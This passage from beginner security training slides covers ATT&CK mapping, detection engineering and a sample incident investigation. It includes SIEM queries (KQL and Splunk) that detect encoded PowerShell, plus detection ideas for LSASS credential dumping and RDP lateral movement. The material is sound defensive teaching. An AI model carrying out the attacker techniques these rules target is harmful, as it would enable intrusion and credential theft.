- **Data:** Permanent loss or exposure of sensitive information.
- **Reputation:** Loss of customer trust and brand damage.
- **Regulatory:** Fines and legal consequences (e.g., data privacy violations).

Defensive Steps

- ✓ Maintain tested, offline and immutable backups.
- ✓ Use ransomware and malware protection (EDR/AV) with real-time alerts.
- ✓ Implement service resilience (redundancy, load balancing, auto-scaling).
- ✓ Monitor for unusual resource usage (e.g., high CPU, GPU, or cloud spend).
- ✓ Have a clear incident response and recovery plan (including restoration testing).

MITRE ATT&CK Mapping

- **Tactic:** Impact
- **Example Techniques:**
  - T1486 – Data Encrypted for Impact (ransomware)
  - T1561 – Disk Wipe (data destruction)
  - T1498 – Network Denial of Service (service disruption)
  - T1496 – Resource Hijacking (e.g., cryptomining)

Real-World Examples

- **Ransomware (e.g., LockBit, ALPHV):** Encrypts enterprise data and demands payment.
- **Data wipers (e.g., NotPetya):** Destroys data across systems, causing major operational losses.
- **DDoS attacks:** Overwhelms services, making systems unavailable to users.
- **Cryptomining:** Silently uses servers or cloud resources to mine cryptocurrency, increasing cost and risk.

Common Beginner Mistake

- Assuming the attack is over after data theft, when attackers can still cause major impact (e.g., ransomware).

VERIQTA

18

Mapping Attacks to ATT&CK

What Is ATT&CK Mapping?

- The process of linking real incident evidence to MITRE ATT&CK tactics and techniques.
- It helps describe what happened, how it happened, and the adversary's likely behavior.

Why It Matters

- Provides a common, structured language for analysis and reporting.
- Improves detection, response, and threat hunting.
- Reduces guesswork and prevents incorrect attributions.

A Practical Mapping Process



1. Collect Evidence

Gather reliable artifacts (logs, processes, files, network, cloud).



2. Analyze Behavior

Understand what the evidence shows (action, source, target, impact).



3. Match to ATT&CK

Find the tactic and technique that best fits the observed behavior (use official ATT&CK).



4. Document with Proof

Record the technique ID, name, and the supporting evidence (e.g., log, entry, command, file hash).



5. Validate

Ensure the mapping is accurate, specific, and based on evidence only.

Example: Evidence to ATT&CK Mapping

Incident Evidence	ATT&CK Technique	Technique ID
Phishing email with a malicious link	Phishing	T1566
PowerShell script downloads a payload	Command and Scripting Interpreter	T1059
lsass.exe access observed	OS Credential Dumping	T1003
RDP used to access another server	Remote Services	T1021

Common Mapping Mistakes to Avoid

- Assuming a technique without clear evidence.
- Overgeneralizing (e.g., mapping to a broad technique instead of a specific sub-technique).
- Using tool names alone as proof.
- Mixing multiple techniques without separate evidence.
- Attributing to a specific threat group without sufficient data.

Useful Evidence Sources



System Logs
(e.g., Windows Event Logs)



Network Logs
(e.g., firewall, proxy, IDS/IPS)



Endpoint Artifacts
(e.g., processes, files, registry)



Cloud Logs
(e.g., AWS CloudTrail, Azure Activity, Google Cloud)



Application Logs
(e.g., auth, access, errors)

Key Takeaways

- Base every mapping on observable evidence.
- Use the official MITRE ATT&CK framework.
- Be specific and document the exact technique ID.
- Avoid assumptions and unsupported claims.
- Use mappings to improve detection, response, and future prevention.

Common Beginner Mistake

- Attributing a technique or threat group without sufficient, verifiable evidence.

VERIQTA

19

Detection Engineering with ATT&CK

What Is Detection Engineering?

- The process of using telemetry and threat knowledge (e.g., MITRE ATT&CK) to design, build, and improve detections.
- It turns known attacker behaviors into practical, testable detection rules.

Why Use ATT&CK?

- Provides real attacker techniques and behaviors to detect.
- Helps prioritize high-risk threats.
- Gives a common language for analytic design, tuning, and coverage.

Key Telemetry and Log Sources



Endpoint Telemetry

Process, file, registry, and command activity (e.g., EDR/XDR).



System Logs

OS events (e.g., Windows Event Logs, Linux syslog).



Network Logs

Connections, DNS, and network traffic (e.g., firewall, IDS/IPS).



Cloud Logs

Sign-in, API, and resource activity (e.g., AWS CloudTrail, Azure Activity Log).



SIEM

Collects, correlates, and alerts on suspicious activity (e.g., Splunk, Microsoft Sentinel).

Detection Workflow (ATT&CK-Aligned)



1. Select Technique

Choose a relevant ATT&CK technique (e.g., T1059).

2. Identify Telemetry

Find the logs and data sources that show the behavior.

3. Build Detection

Write a query or rule to detect the behavior (e.g., SIEM, EDR, Sigma).

4. Test and Tune

Validatu with real or simulated data and reduce false positives.

ATT&CK Example Mapping

Technique (ID)	Behavior	Detection Idea
T1059 (Command and Scripting Interpreter)	Suspicious PowerShell execution	Alert on encoded or obfuscated PowerShell.
T1003 (OS Credential Dumping)	Accessing credentials (e.g., LSASS)	Detect LSASS access or credential dumping tools.
T1021 (Remote Services)	Lateral movement using RDP/SMB	Alert on unusual remote logins, new RDP sessions, or admin use.

Example SIEM Query (KQL – Microoft Sentinel)



```
SecurityEvent
| where EventID == 4688
| where NewProcessName has "powershell.exe"
| where CommandLine has "-EncodedCommand"
| project TimeGenerated, Account, NewProcessName,
  CommandLine
```

- Detects PowerShell execution with an encoded command (a common attacker technique).
- You can adapt this for Splunk (SPL), Elastic (EQL), or Sigma.

Best Practices

- ✓ Map detections to specific ATT&CK techniques and sub-techniques.
- ✓ Use multiple telemetry sources (endpoint, network, cloud) for stronger detection.
- ✓ Test detections with realistic scenarios. (e.g., atomic tests).
- ✓ Tune rules to reduce noise and false positives.
- ✓ Review and update detections as attacker techniques evolve.

Common Beginner Mistake

- Creating generic alerts that are not tied to specific ATT&CK techniques or evidence.

VERIQTA

20

Practical Incident Investigation

A Beginner-Friendly Case Study (End-to-End)

A complete, real-world style investigation that covers evidence, ATT&CK mapping, containment, detection, and verification.

Case Study: The Incident



- **Scenario:** A user's laptop shows suspicious PowerShell activity, followed by a connection to an unknown external server.
- **Goal:** Investigate, map to ATT&CK, contain the threat, and verify the environment is clean.

Key Evidence Collected

- System logs: Unusual PowerShell execution.
- Network logs: Outbound connection to a suspicious IP.
- Process details: Encoded PowerShell command.
- File artifact: Dropped script in the user profile.

ATT&CK Mapping (Example)

Phase	Technique (ID)	Observed Behavior
Execution	T1059 (Command and Scripting Interpreter)	PowerShell used to run an encoded command.
Command and Control	T1071 (Application Layer Protocol)	Connection to an external IP over HTTPS.
Collection	T1005 (Data from Local System)	Script accessed documents in the user profile.

Investigation Workflow

1. Collect and preserve evidence (logs, processes, network, files).
2. Analyze the activity and build a timeline (what, when, and how).
3. Map the findings to MITRE ATT&CK (techniques and phase).
4. Contain the threat (isolate the host and remove the artefact).
5. Verify and confirm (no more malicious activity).

Containment Actions

- [x] Isolate the affected device from the network.
- [x] Stop the suspicious process.
- [x] Remove the malicious script or artifact.
- [x] Reset any potentially compromised credentials.

Detection Rule (Example – SIEM)



```
index=windows
EventID=4688
Image="powershell.exe"
CommandLine="*-EncodedCommand*"
```

Verification (Post-Response)



- Confirm the malicious process is no longer running.
- Check for persistence (startups, scheduled tasks).
- Review recent network connections.
- Run a follow-up scan (EDR/AV) and confirm clean.

Key Takeaways

- [x] Use evidence, not assumptions.
- [x] Map behaviors to specific ATT&CK techniques.
- [x] Contain quickly to limit impact.
- [x] Create a detection rule to prevent a repeat.
- [x] Always verify that the environment is clean.

Common Beginner Mistake

- **Jumping to conclusions without enough evidence or skipping the verification step.**